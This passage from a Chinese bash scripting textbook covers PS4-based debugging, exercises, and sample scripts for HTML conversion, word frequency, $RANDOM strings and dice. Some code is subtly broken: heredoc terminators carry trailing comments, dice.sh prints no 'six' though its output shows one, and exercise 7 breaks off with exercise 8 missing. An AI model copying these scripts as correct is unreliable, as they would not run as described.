[root@jselab DEBUG]#
```

例 16-11 中对 trapdebug.sh 脚本的调试结果比例 16-4 多出了所执行的每条命令，即上述结果中以“+”符号开头的语句，trap 命令捕捉到 DEBUG 信号后的输出语句以“++”符号开头，

如此详细的信息有助于程序员在执行脚本的过程中进行跟踪，从而发现所存在的逻辑错误。

-x 选项以“+”符号作为提示符表示调试信息，显得美中不足，如果提示符能包含一些重要信息，对调试将更有帮助，那么，我们能否定制-x 选项的提示符呢？答案是肯定的。bash Shell 提供了三个有用的内部变量，可以用于-x 选项提示符的定制，这三个变量及其意义列于表 16-3 中。

表 16-3　Shell 用于调试的内部变量及其意义

变量名称	意　义
LINENO	表示 Shell 脚本的行号
FUNCNAME	数组变量，表示整个调用链上所有的函数名
PS4	设置-x 选项的提示符，默认值是“+”符号

有了上述三个内部变量，我们就可以通过设置 PS4，使得-x 选项提示符能包含 LINENO 和 FUNCNAME 等丰富的信息。下面的例 16-12 演示定制-x 选项提示符的用法：

```
#例 16-12：nestfun.sh 脚本演示-x 选项提示符的定制功能
#!/bin/bash

isroot()                                       #判断是否是 root 用户
{
 if [ "$UID" -ne 0 ]
       then
           return 1
       else
           return 0
       fi
}

echoroot()                                     #调用 isroot 函数，输出相关信息
{
 isroot
       if [ "$?" -ne 0 ]
       then
          echo "I am not ROOT user!"
       else
          echo "ROOT user!"
       fi
}

#对 PS4 赋值，定制-x 选项的提示符
export PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
echoroot                                       #调用 echoroot 函数
```

例 16-12 的 nestfun.sh 脚本定义了两个函数 isroot 和 echoroot，而且两个函数之间嵌套调用。isroot 函数用于判断执行脚本的用户是否是 root，若是，则返回 0，否则返回 1；echoroot 嵌套调用 isroot，根据 0 和 1 返回值输出相应的信息。然后，nestfun.sh 脚本对 PS4 变量重新赋值，PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'，即-x 选项的提示符显示脚本的行号、当前函数名字，以及调用当前函数的函数名字，$FUNCNAME 是一个数组变量，记录了整个调用链上所有的函数名字，变量${FUNCNAME[0]}表示 Shell 脚本当前正在执行

的函数的名字，而变量${FUNCNAME[1]}则表示调用函数${FUNCNAME[0]}的函数名字，以此类推。下面给出 nestfun.sh 脚本用-x 选项的调试结果：

```
#例 16-12 nestfun.sh 脚本的执行结果
[root@jselab DEBUG]# sh -x nestfun.sh
+{::{[1]}}export 'PS4=+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
+{::{[1]}}PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
+{25::}echoroot                              #主函数调用 echoroot
+{15:echoroot:main}isroot                    #echoroot 调用 isroot
+{5:isroot:echoroot}'[' 0 -ne 0 ']'          #执行 isroot 中的 if 语句
+{9:isroot:echoroot}return 0                 #执行 isroot 中的 return 语句
+{16:echoroot:main}'[' 0 -ne 0 ']'           #执行 echoroot 中的 if 语句
+{20:echoroot:main}echo 'ROOT user!'         #执行 echoroot 中的 echo 语句
ROOT user!                                   #脚本正常输出的结果
[root@jselab DEBUG]#
```

从上述 nestfun.sh 脚本的执行结果可以看出，-x 选项的提示符能够显示行号、函数名称。如：+{15:echoroot:main}isroot 表示脚本 15 行，所在函数是 echoroot，调用 echoroot 函数的是 main 函数，Shell 脚本 main 函数指的是该脚本本身的代码，执行的命令是调用 isroot。

-c 选项使 Shell 解释器从一个字符串中而不是从一个文件中读取并执行 Shell 命令，当需要临时测试一小段脚本的执行结果时，可以使用这个选项。-c 选项使用频率不高。下面举一个例子说明-c 选项的意思和用法：

```
例 16-13：演示-c 选项的用法
#单引号是一个字符串，字符串中包含若干条命令，中间用分号分隔
[root@jselab DEBUG]# sh -c 'a=2;b=2010;let c=$a*$b;echo "c=$c"'
c=4020
[root@jselab DEBUG]#
```

sh -c 实际上就是将后面的字符串作为命令来执行，一个字符串可以包含多个命令，命令之间需要用分号分隔。例 16-13 字符串包含了 4 个命令，结果输出 c 变量的值。

16.3 本章小结

针对 Shell 脚本调试难度大的问题，本章全面、系统地介绍了 Shell 脚本调试技术，主要包含四种技巧：trap 命令、tee 命令、调试钩子和 Shell 选项。trap 命令能代替 echo 语句，很方便地在脚本中输出调试信息，能用于变量跟踪、函数和命令成功与否的跟踪等。tee 命令常用于调试管道错误，便于程序员明晰管道间的数据流向。调试钩子是借鉴高级程序设计语言的方法，它使得调试模块与程序功能模块分离，是一种很好的脚本编写风格。Shell 选项是不改变脚本内容而进行脚本调试的一种方法，-n 选项和-x 选项是常见的脚本调试手段，-n 选项适用于调试脚本的语法错误，而-x 选项则适用于调试脚本的逻辑错误。

16.4 上机提议

1．下面的脚本试图输出语句 Why can't I write 's between single quotes，请指出该脚本存

在哪些错误？这些错误的类型是什么？最后给出改正后的脚本。

```
#!/bin/bash

echo 'Why can'""'t I write' ""'s between single quotes'
```

2. 下面的脚本需要输出$PWD=[当前目录]格式的结果，请指出该脚本存在哪些错误？这些错误的类型是什么？最后给出改正后的脚本。

```
#! /bin/bash

echo "$PWD=pwd"
```

3. 下面重新给出一个获得本地 IP 地址的 Shell 脚本，脚本名字是 obtainIP2.sh，内容如下：

```
# obtainIP2.sh 脚本：获取本地 IP 地址，将其存储到 localIP 变量中
#!/bin/bash

localIP=`ifconfig | grep 'inet addr' | grep -v '127.0.0.1' |cut -d: -f3 | awk '{print $1}'`
echo "The local IP is: $localIP"
```

obtainIP2.sh 脚本中是存在逻辑错误的，请使用 tee 命令对 obtainIP2.sh 脚本进行调试，发现其中的错误并改正。

4. 对例 16-12 给出的 nestfun.sh 脚本，利用 trap 命令捕捉 EXIT 信号和 ERR 信号，trap 命令对此两种信号输出不同的内容，分别用 root 用户和非 root 用户执行 nestfun.sh 脚本，观察输出的结果。

5. 下面给出的脚本涉及子 Shell 的创建，请用-x 选项对该脚本进行调试，观察变量取值的变化。

```
#create_subshell.sh
#!/bin/bash

outervar=OUTER

(    #进入子 Shell
echo "Enter the subShell"
innervar=INNER
)

echo "Return to father Shell is: $BASH_SUBSHELL"
```

6. 当利用-x 选项对 create_subshell.sh 脚本进行调试时，-x 选项提示符需要显示当前命令的行号和子 Shell 层次两个参数的信息，请通过对 PS4 变量的赋值实现-x 选项的定制。（提示：可用$BASH_SUBSHELL 变量）

7. 下面的脚本 readname.sh 接受用户输入姓名，for 循环查看输入的姓名是否在已定义的列表中，请用 trap 命令跟踪 readname.sh 脚本变量的变化。

```
#!/bin/bash
LIST="Zhiang Qing John Yi Xiaojin Norman Leslie Longkui"
echo -n "Please enter your name:"
read NAME

for TEMP in $LIST
do
  if ["$TEMP" = "$NAME" ]
  then
```

9．举一个适合用-n 选项检查语法错误的脚本，体会-n 选项只检查不执行的方式给脚本调试带来的便利。

10．利用-c 选项写出命令，实现如下功能：列出/etc 目录中所有以 m 开头文件的详细信息。

11．下面给出一个脚本片段，这个片段试图跟踪系统日志文件（/var/log/messages）的最新信息，但是，这段代码会被挂起，不会做任何有意义的事情。请读者分析其中原因，并修复它，让这个脚本按要求运行。（提示：不要使用代码块重定向，试试管道）

```
while read LINE
do
    echo $LINE
done < `tail -f /var/log/messages`
```


第 17 章 bash Shell 编程范例

Shell 脚本语言一般不适用于大型的项目、计算复杂的工程或有高级需求的应用软件，它适用于系统管理、文本处理等方面完成特定功能的常用的小工具或小程序。本章介绍几个 Shell 编程在系统管理、文本处理和数据库等方面的实例，有的例子是计算机科学中的经典问题、有的例子出自大型公司 Linux 测试题，这些实例都需要综合使用前面章节所述的 Shell 命令和编程技巧，希望这些实例对读者灵活运用 Shell 编程技术有所帮助。

17.1 将文本文件转化为 HTML 文件

HTML（HyperText Mark-up Language）称为超文本标记语言或超文本链接标示语言，是目前万维网（World Wide Web，WWW）上应用最广泛的语言，也是构成网页文档的主要语言。HTML 文本是由 HTML 命令组成的描述性文本，HTML 命令可以说明文字、图形、动画、声音、表格、链接等。HTML 的结构包括头部（Head）、主体（Body）两大部分，其中头部描述浏览器所需的信息，而主体则包含所要说明的具体内容。

本节介绍一个能将普通文本文件转化为 HTML 文件的脚本，该 HTML 可以用 Internet 浏览器打开，并以我们在 HTML 文件中所设置的格式显示。以下面的 TEACHER.db 文件为例：

```
[root@zawu shell-program]# cat TEACHER.db          #查看 TEACHER.db 文件的内容
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
D Hou:Beijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
Y Zhang:Victory University:Melbourne:Australia
[root@zawu shell-program]#
```

TEACHER.db 文件的每行是一条记录，记录了一位教授的姓名、所在学校、城市和国家，域之间用冒号分隔。我们现在要将 TEACHER.db 文件转换为 HTML 格式的文件，即试图将 TEACHER.db 文件转化到如下的格式：

```
#TEACHER.html 文件的格式
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/
TR/html4/loose.dtd">
<HTML>
 <HEAD>
   <TITLE>
     ……
   </TITLE>
 </HEAD>
 <BODY>
   <TABLE>
<TR>
<TD>B Liu</TD>
<TD>Shanghai Jiaotong University</TD>
<TD>Shanghai</TD>
<TD>China</TD>
</TR>
……
</TABLE>
  </BODY>
 </HTML>
```

HTML 文件的第一行是 DOCTYPE 声明行，DOCTYPE 是 document type（文档类型）的简写，用来说明所使用的 XHTML 或者 HTML 是什么版本。DOCTYPE 声明的作用是指出阅读程序应该用什么规则集来解释文档中的标记，不正确的 DOCTYPE 声明经常导致网页不能正确显示，或者导致它们根本不能显示。在此，我们所使用的是 HTML 4.0 版本，就使用

“<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">”语句声明。

HTML 文件中所有用尖括号（<>）标记的字段称为标签，标签名称是不区分大小写的，如果起始标签是<TAG>，与其对应的结束标签就是</TAG>。<HTML></HTML>标签对表示整个 HTML 文件的起始与结束，是 HTML 文件最外层的标签。<HEAD></HEAD>标签对是 HTML 文件的头部，其中，<TITLE></TITLE>标签对用于定义该文件的标题，即在浏览器窗口标题栏上显示的内容。<BODY></BODY>标签对定义了所有在浏览器中看得见的内容，<BODY>中可以用很多种办法显示 TEACHER.db 文件的内容。在本例中，我们用表格的形式来显示 TEACHER.db。

<TABLE></TABLE>标签对定义了一张表格，表格由行组成，每行对应于 TEACHER.db 文件的一条记录；<TR></TR>标签对定义了表格的一行，表格行又包含了很多单元格，每个单元格对应于 TEACHER.db 文件记录的一个域；<TD></TD>标签对定义了表格行中的一个单元格，而 TEACHER.db 文件记录的域内容就保存到<TD></TD>标签对中，如：<TD>B Liu</TD>。

在了解 TEACHER.db 和 TEACHER.html 文件格式的基础上，我们需要编写 Shell 脚本实现 TEACHER.db 到 TEACHER.html 的转换，该脚本可以通过以下三个步骤来完成：

① 建立 HTML 文件开始处的模板文件，直到<TABLE>之前。

② 将 TEACHER.db 的记录放到<TD></TD>标签对内。

③ 建立 HTML 文件结束时的模板文件，从<\TABLE>到结束。

将文本文件转换为 HTML 文件的脚本名为 htmlconver.sh，内容如下：

```
#例 17-1：htmlconver.sh 脚本将文本文件转换为 HTML 文件
#!/bin/bash
cat << CLOUD                    # Here-document 用法，CLOUD 是分界符
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/
html4/loose.dtd">
<HTML>
 <HEAD>
   <TITLE>
   教授的信息
   </TITLE>
 </HEAD>
 <BODY>
   <TABLE>
CLOUD                           #建立 HTML 文件开始处的模板文件完成

#将标准输入的内容用 sed 命令进行处理，sed 命令有 3 个编辑选项
#第 1 个编辑选项将域分割符(:)替换成</TD><TD>
#第 2 个编辑选项在每行起始处加上<TR><TD>
#第 3 个编辑选项在每行结束处加上</TD></TR>
sed -e 's/:/<\/TD><TD>/g' -e 's/^/<TR><TD>/g' -e 's/$/<\/TD><\/TR>/g'

cat << CLOUD
 </TABLE>
 </BODY>
 </HTML>
CLOUD                           #建立 HTML 文件结束时的模板文件完成
```

htmlconver.sh 脚本在建立 HTML 文件开始处和结束处的模板文件时都使用了 cat 命令的 Here-document 用法，cat << CLOUD 将到下一个 CLOUD 出现的所有中间内容输出到 stdout，这种用法在本书第 10 章已介绍过。开始处的模板文件将<TITLE>标签命名为“教授的信息”，并且开始处模板文件输出了<BODY>和<TABLE>。接着，htmlconver.sh 脚本利用 sed 命令将 TEACHER.db 的记录放到<TD></TD>标签对内，它利用 sed 的三个编辑选项来实现，第 1 个编辑选项将域分隔符（即冒号）替换成</TD><TD>，值得注意的是，“/”属于特殊字符，需要用转义符将其转化为字面含义；第 2 个编辑选项在每行起始处加上<TR><TD>，以正则表达式“^”匹配行首；第 3 个编辑选项在每行结束处加上</TD></TR>，仍以转义符屏蔽“/”，用正则表达式“$”匹配行首。

下面是例 17-1 的 htmlconver.sh 脚本的执行结果：

```
#例 17-1 htmlconver.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x htmlconver.sh
#执行 htmlconver.sh，将 TEACHER.db 重定向到 stdin，stdout 重定向到 TEACHER.html
[root@zawu shell-program]# ./htmlconver.sh <TEACHER.db >TEACHER.html
[root@zawu shell-program]# cat TEACHER.html       #查看 TEACHER.html 的文件内容
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/
html4/loose.dtd">
<HTML>
 <HEAD>
  <TITLE>
  教授的信息
  </TITLE>
 </HEAD>
 <BODY>
  <TABLE>
<TR><TD>B Liu</TD><TD>Shanghai Jiaotong University</TD><TD>Shanghai</TD><TD>China</TD></TR>
<TR><TD>C Lin</TD><TD>University of Toronto</TD><TD>Toronto</TD><TD>Canada</TD></TR>
<TR><TD>D Hou</TD><TD>Beijing University</TD><TD>Beijing</TD><TD>China</TD></TR>
<TR><TD>J Luo</TD><TD>Southeast University</TD><TD>Nanjing</TD><TD>China</TD></TR>
<TR><TD>Y Zhang</TD><TD>Victory University</TD><TD>Melbourne</TD><TD>Australia</TD></TR>
 </TABLE>
 </BODY>
 </HTML>
[root@zawu shell-program]#
#尽管<TR></TR>将其中的所有<TD>标签放在一行，但是不影响显示结果，只是可读性变差了
```

在例 17-1 中，htmlconver.sh 执行时需要将 TEACHER.db 重定向到 stdin，stdout 重定向到 TEACHER.html。图 17-1 展示了用浏览器打开 TEACHER.html 文件的效果，浏览器窗口内显示了 TEACHER.db 的所有记录，浏览器标题栏显示了 htmlconver.sh 脚本中设置的<TITLE>标签信息。

为了提高脚本的可扩展性，我们对 htmlconver.sh 脚本再展开几点讨论，这些讨论有助于开阔读者的思路：

1）htmlconver.sh 脚本在建立 HTML 文件开始处和结束处的模板文件时使用的是 cat 命令的 Here-document 用法，这是比较高级的用法，如果简单一点，也可以考虑使用 echo、print 等命令来实现。

2）将 TEACHER.db 的记录放到<TD></TD>标签对内，htmlconver.sh 脚本是使用 sed 命

令来实现的，这是一种比较直接的用法，因为 sed 适合处理数据流。换个思路，我们使用 awk 命令实现同样的功能，请看如下显示的 htmlconver2.sh 脚本：




图 17-1　用浏览器打开 TEACHER.html 文件

```
    #htmlconver2.sh 脚本：用 awk 实现 htmlconver.sh 脚本同样的功能
    #!/bin/bash
    cat << CLOUD
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/
html4/loose.dtd">
    <HTML>
     <HEAD>
       <TITLE>
       教授的信息
       </TITLE>
     </HEAD>
     <BODY>
       <TABLE>
    CLOUD

    #awk 利用内置的字符串处理函数将行首(^)替换为<TR><TD>
    #将行尾($)替换为</TD></TR>
    #而将加入</TD><TD>交给了 OFS 变量，即将输出的域分隔符改为</TD><TD>
    awk 'BEGIN {FS=":";OFS="</TD><TD>"} gsub(/^/,"<TR><TD>") gsub(/$/,"</TD></TR>") {print
$1,$2,$3,$4}'
    #读者不妨思考：能将 print  $1,$2,$3,$4 改成 print  $0 么？

    cat << CLOUD
     </TABLE>
     </BODY>
    </HTML>
    CLOUD
```

htmlconver2.sh 脚本建立 HTML 文件开始处和结束处的模板文件与 htmlconver.sh 完全相同，在此不再讨论。htmlconver2.sh 脚本利用 awk 命令实现与 htmlconver.sh 脚本 sed 一样的功能，awk 利用内置的字符串处理函数将行首(^)替换为<TR><TD>、将行尾($)替换为</TD></TR>，再将输出的域分隔符改为</TD><TD>，这样就方便地实现了与 sed -e

's/:/<\/TD><TD>/g'同样的功能。

3）TEACHER.db 的域分隔符是冒号，如果文本文件使用其他域分隔符，再将其转换为 HTML 文件时，就需要对 htmlconver.sh 脚本做相应的修改，读者可以思考一下 htmlconver.sh 和 htmlconver2.sh 两个脚本的修改方法。

4）如果我们需要美化 HTML 文件的显示效果，如设定单元格的宽度、改变字体等，这就需要在 HTML 文件中添加更复杂的标签。读者可以参考 HTML 文件标签的相关内容，编写脚本实现文本文件到更复杂的 HTML 文件的转化。

17.2 查找文本中 *n* 个出现频率最高的单词

计算机科学中有一个著名的问题：写一个文本处理程序，查找文本中 *n* 个出现频率最高的单词，输出结果需要显示这些单词出现的次数，并按照次数从大到小排序。用 C/C++、Java 等高级程序设计语言编写这样的程序比较复杂，需要花费数小时来编写程序，但是，如果利用 Shell 脚本编程，只需几分钟就能编写出该程序。本节将介绍如何编写一个脚本程序来查找文本中 *n* 个出现频率最高的单词。

查找文本中 *n* 个出现频率最高的单词是比较复杂的，解决复杂问题的常用方法是将复杂问题切分成若干个简单的子问题加以解决，我们可以将查找文本中 *n* 个出现频率最高的单词这一问题切分为如下几个子问题：

① 将文本文件以一行一个单词的形式显示出来。
② 将单词中的大写字母转化为小写字母，即 Word 和 word 认为是一个单词。
③ 对单词进行排序。
④ 对排序好的单词列表统计每个单词出现的次数。
⑤ 最后显示单词列表的前 *n* 项。

查找文本中 *n* 个出现频率最高的单词的脚本名为 topn.sh，该脚本需要两个输入参数，输出频率最高单词的个数（即 *n*）和目标文本文件的名称，topn.sh 脚本的内容如下：

```
#例 17-2：topn.sh 脚本查找文本中 n 个出现频率最高的单词
#!/bin/bash

end=$1                                                    #$1 是输出频率最高单词的个数

cat $2 |                                                  #$2 是目标文本文件名称
tr -cs "[a-z][A-Z]" "[\012*]" |                           #将文本文件以一行一个单词的形式显示出来
  tr A-Z a-z |                                            #将单词中的大写字母转化为小写字母
    sort |                                                #对单词进行排序
     uniq -c |                                            #对排序好的单词列表统计每个单词出现的次数
       sort -k1nr -k2 |                                   #按出现频率排序，再按字母顺序排序
         head -n"$end"                                    #显示前 n 行
```

topn.sh 脚本有两个输入参数，用位置参数来实现，$1 是输出频率最高单词的个数，$2 是目标文本文件的名称。topn.sh 脚本的主体由 7 条命令和 6 个管道符组成，cat 命令将文本文件的全部内容送入管道，tr 命令的-c 选项用于选定不在"[a-z][A-Z]"字符集内的字符，tr 命

令将选定的字符转换成换行符，\012 是换行符的八进制码，*表示将换行符任意扩展，使其等于被替换的字符集个数，这样就将所有非字母的符号转换为换行符，从而将文本文件以一行一个单词的形式显示出来。然后，通过一个 tr 命令将单词中的大写字母转化为小写字母，sort 命令对一行一个单词的列表进行排序，uniq -c 命令对排序好的单词列表统计每个单词出现的次数。这样就得到了出现频率及其对应单词的列表，topn.sh 脚本再用 sort 按照出现频率从大到小排序，如果出现频率相同，则再按字母顺序排序。最后，topn.sh 脚本利用 head 命令输出前 *n* 行，即输出文本中 *n* 个出现频率最高的单词。

下面通过一个实例来说明 topn.sh 脚本的执行情况，poem.txt 文件是两位翻译家对《红楼梦》中两首诗歌的译文，内容如下：

```
#poem.txt 文件的内容
The Yangs:         No silk thread can string these pearls;
                 Dim now the tear-stains of those bygone years;
                 A thousand bamboos grow before my window---
                 Is each dappled and stained with tears?
Hawkes:           Yet silk preserves but ill the Naiad's tears:
                 Each salty trace of them fast disappears.
                 Only the speckled bamboo stems that grow
                 Outside the window still her tear-marks show.
The Yangs:                    Xi Shi
                  Gone with the foam the beauty who felled cities,
           Her longing for home in Wu's palace an empty dream,
           Laugh not at the East Village girl who aped her ways,
           White- haired, she still washed clothes beside the stream.
Hawkes:                      Xi Shi
          That kingdom-quelling beauty dissolved like the flower of foam,
          In the foreign palace, Xi Shi, did you yearn for your old home?
          Who laughs at your ugly neighbour with her frown-and-simper now,
          Still steeping her yarn at the brook-side, and the hair snow-white on her brow?
```

我们使用 topn.sh 脚本分别统计 poem.txt 文件中前 5 个和前 10 个出现频率最高的单词，下面是例 17-2 的 topn.sh 脚本的执行结果：

```
#例 17-2 topn.sh 脚本的执行结果
[root@zawu shell-program]# ./topn.sh 5 poem.txt          #统计前 5 个出现频率最高的单词
    14 the
     6 her
     3 and
     3 at
     3 of
[root@zawu shell-program]# ./topn.sh 10 poem.txt         #统计前 10 个出现频率最高的单词
    14 the
     6 her
     3 and
     3 at
     3 of
     3 shi
     3 still
     3 who
     3 with
     3 xi
[root@zawu shell-program]#
```

从上面 topn.sh 脚本的执行结果可以看出，topn.sh 脚本的调用格式是：

```
./topn.sh n filename                    #第 1 个参数 n 是查找最高频率单词的数量
                                        #第 2 个参数 filename 是需要统计单词频率的目标文件
```

poem.txt 中出现频率最高的单词是 the，出现了 14 次，对于出现频率相同的单词，topn.sh 根据字母顺序对单词进行排序，如例 17-2 中，出现频率为 3 的单词，字母 a 开头的单词排在最前面，字母 x 开头的单词排在最后面。topn.sh 脚本十分简洁，但是，它综合应用了管道、tr、sort、uniq、head 等文本处理命令。同时，本节的例子也充分说明了 Linux Shell 工具在文本处理方面是非常强大的。

17.3 伪随机数的产生和应用

计算机不会产生绝对随机的随机数，它只能产生“伪随机数”。其实，绝对随机的随机数只是一种理想的随机数，不管计算机怎样发展，它也不会产生一串绝对随机的随机数，只能生成相对的随机数，即伪随机数。

伪随机数并不是假随机数，这里的“伪”是有规律的意思，就是计算机产生的伪随机数既是随机的，又是有规律的。怎样理解呢？产生的伪随机数有时遵守一定的规律，有时不遵守任何规律；伪随机数有一部分遵守一定的规律，另一部分不遵守任何规律，比如，“世上没有两片形状完全相同的树叶”，这正是说明了事物的特性，即随机性，但是每种树的叶子都有近似的形状，这正是事物的共性，即规律性。同理，我们就容易理解：计算机只能产生伪随机数，不能产生绝对随机的随机数。严格地说，这里的计算机是指由冯·诺依曼思想发展起来的电子计算机，而未来的量子计算机有可能产生基于自然规律的不可重现的“真”随机数。

C/C++、Java 等高级程序设计语言都有产生伪随机数的工具，bash Shell 同样也定义了伪随机数产生工具，即$RANDOM 函数，每次调用这个函数将返回一个伪随机整数，范围在 0～32767 之间。下面先通过一个最简单的例子说明$RANDOM 函数的基本用法，例 17-3 编写了 random.sh 脚本用于产生 5 个随机数：

```
#例 17-3：random.sh 脚本产生 5 个随机数
#!/bin/bash

MAX=5                                    #产生随机数的总量
i=1                                      #计数器，初值是 1

echo "$MAX random numbers are generated:"
while [ "$i" -le $MAX ]
do
 number=$RANDOM                          #调用$RANDOM 产生随机数
 echo $number
 let "i=i+1"                             #计数器增加 1
done
```

random.sh 脚本利用一个 while 循环产生 5 个随机数，while 循环体内调用$RANDOM 函数，每次调用产生不同的随机数，下面我们给出 random.sh 脚本的执行结果：

```
#例 17-3 random.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x random.sh
```

```
[root@zawu shell-program]# ./random.sh          #执行 random.sh 两次得到不同的结果
5 random numbers are generated:
12208
22841
15794
29988
8770
[root@zawu shell-program]# ./random.sh
5 random numbers are generated:
12760
31177
4923
15889
30836
[root@zawu shell-program]#
```

我们执行 random.sh 脚本两次得到不同的随机数序列。如果我们需要产生在特定范围内的随机数，一般使用取模操作，返回除法的余数，余数必定是小于被除数的。

随机数在互联网中具有广泛的应用背景，如计算机仿真模拟、数据加密、网络游戏等。本节选取两个随机数的应用例子来说明$RANDOM 函数在 Shell 脚本编程中的应用。在登录某些论坛或游戏时，系统经常会产生一个由随机数字和字母组成的图片，用户在进行下一步操作之前，必须正确地输入图片中的数字和字母，这是一个防止恶意攻击的很好的方法，因为黑客难以破解出图片格式的字符，图 17-2 显示了登录 QQ 游戏时遇到的图片。



图 17-2　QQ 游戏的图片验证方式

实现图片验证的关键技术就是产生随机数，下面的脚本 seqrand.sh 用于生成一段定长的随机字符串，字符串由数字和大小写字母组成，seqrand.sh 脚本的内容如下：

```
#例 17-4：seqrand.sh 脚本产生定长的随机字符串
#!/bin/bash

length=6                                        #随机字符串的长度
i=1                                             #计数器，初值是 1

#seq 是数字、大小写字母的序列
seq=(0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D
E F G H I J K L M N O P Q R S T U V W X Y Z)

num_seq=${#seq[@]}                              #计算 seq 数组的长度

while [ "$i" -le "$length" ]                #产生$length 个随机字符
do
```

```
 seqrand[$i]=${seq[$((RANDOM%num_seq))]}          #取模产生 num_seq 内的随机数
 let "i=i+1"
done

#下面是输出结果
echo "The random string is:"
for j in ${seqrand[@]}
do
 echo -n $j
done
echo
```

seqrand.sh 脚本首先定义几个变量：length 表示随机字符串的长度，i 表示计数器，初值为 1，seq 是一个数组变量，保存了数字和大小写字母的序列，seq 是随机字符串产生的全集。然后，seqrand.sh 脚本计算 seq 数组的长度，赋给 num_seq。while 循环是脚本的主体，用于产生$length 个随机字符，其中的核心语句 seqrand[$i]=${seq[$((RANDOM%num_seq))]}值得寻味，它使用双圆括号结构计算随机数 RANDOM 与 num_seq 的取模运算，将取模的结果作为索引去除 seq 数组中对应的值，赋给 seqrand 数组。当 while 循环结束时，seqrand 数组即可保存随机字符串。最后，seqrand.sh 脚本依次输出 seqrand 数组，得到所产生的随机字符串。下面给出例 17-4 中 seqrand.sh 脚本的执行结果：

```
#例 17-4 seqrand.sh 脚本的执行结果
#连续三次执行 seqrand.sh 脚本，得到不同的随机字符串
[root@zawu shell-program]# chmod u+x seqrand.sh
[root@zawu shell-program]# ./seqrand.sh
The random string is:
Mrl8an
[root@zawu shell-program]# ./seqrand.sh
The random string is:
4AGHNC
[root@zawu shell-program]# ./seqrand.sh
The random string is:
uaWA3J
[root@zawu shell-program]#
```

我们连续三次执行 seqrand.sh 脚本，得到不同的随机字符串。我们可以利用 ASP.NET 等工具将这些随机字符串封装成图片格式以作为验证图片。

网络游戏中也经常需要利用随机数完成一些功能，比如掷骰子、发扑克牌等。下面我们举一个掷骰子的例子，dice.sh 脚本连续掷 1000 次骰子，然后统计出 1～6 点的次数，dice.sh 脚本的内容如下：

```
#例 17-5：dice.sh 脚本模拟投骰子游戏
#!/bin/bash

PIPS=6                                    #一个骰子有 6 面
MAX=1000                                  #投骰子的次数
throw=1                                   #计数器，初值是 1

#下面是 6 个计数的变量
one=0
two=0
three=0
four=0
```

```
five=0
six=0

count()                                #更新计数的次数
{
case "$1" in
 0) let "one=one+1";;                  #跟$PIPS 变量取模为 0～5，因此，0 代表骰子的 1
 1) let "two=two+1";;
 2) let "three=three+1";;
 3) let "four=four+1";;
 4) let "five=five+1";;
 5) let "six=six+1";;
esac
}

while [ "$throw" -le "$MAX" ]          #开始掷骰子
do
  let "dice=RANDOM % $PIPS"            #dice 是 0～5 之间的随机数
  count $dice                          #更新统计次数的值
  let "throw=throw+1"
done

#下面输出统计结果
echo "The statistics results are as follows:"
echo "one=$one"
echo "two=$two"
echo "three=$three"
echo "four=$four"
echo "five=$five"
```

dice.sh 脚本定义 count 函数，根据位置参数对掷骰子的点数进行统计，骰子有 6 个面，PIPS=6，RANDOM % $PIPS 得出的值就在 0～5 之间。因此，用 count 函数进行简单转换，0 对应于骰子的 1，以此类推。dice.sh 脚本的 while 循环掷$MAX 次骰子，每得到一个骰子值就更新统计次数，最后，输出 6 个统计变量的值。下面给出例 17-5 中 dice.sh 脚本的执行结果：

```
#例 17-5 dice.sh 脚本的执行结果
#dice 脚本的执行结果
[root@zawu shell-program]# chmod u+x dice.sh
[root@zawu shell-program]# ./dice.sh
The statistics results are as follows:
one=189                                #投到 1 点的次数是 189
two=161
three=163
four=147
five=184
six=156
[root@zawu shell-program]#
```

从上面的 dice.sh 脚本执行结果可以看出，Random 函数产生的随机数分布还是比较平均的，1000 次掷骰子，平均每个面应被掷到 166.7 次，结果基本在平均值左右浮动（即方差较小）。总之，随机数是编程的常用手段，其应用极为广泛，bash Shell 编程提供了产生伪随机数的函数——Random 函数，它能方便地产生分布较平均的伪随机数，能满足大部分应用的需求。

17.4 crontab 的设置和应用

crontab 命令的功能是以一定的时间间隔调度一些命令的执行。在/etc 目录下有一个 crontab 文件，这里存放有系统运行的一些调度程序。每个用户可以建立自己的调度 crontab，我们可以使用下面两条命令来编辑 crontab 调度表：

```
crontab -u user -e
vi /etc/crontab                    #与上面两条命令是等价的
```

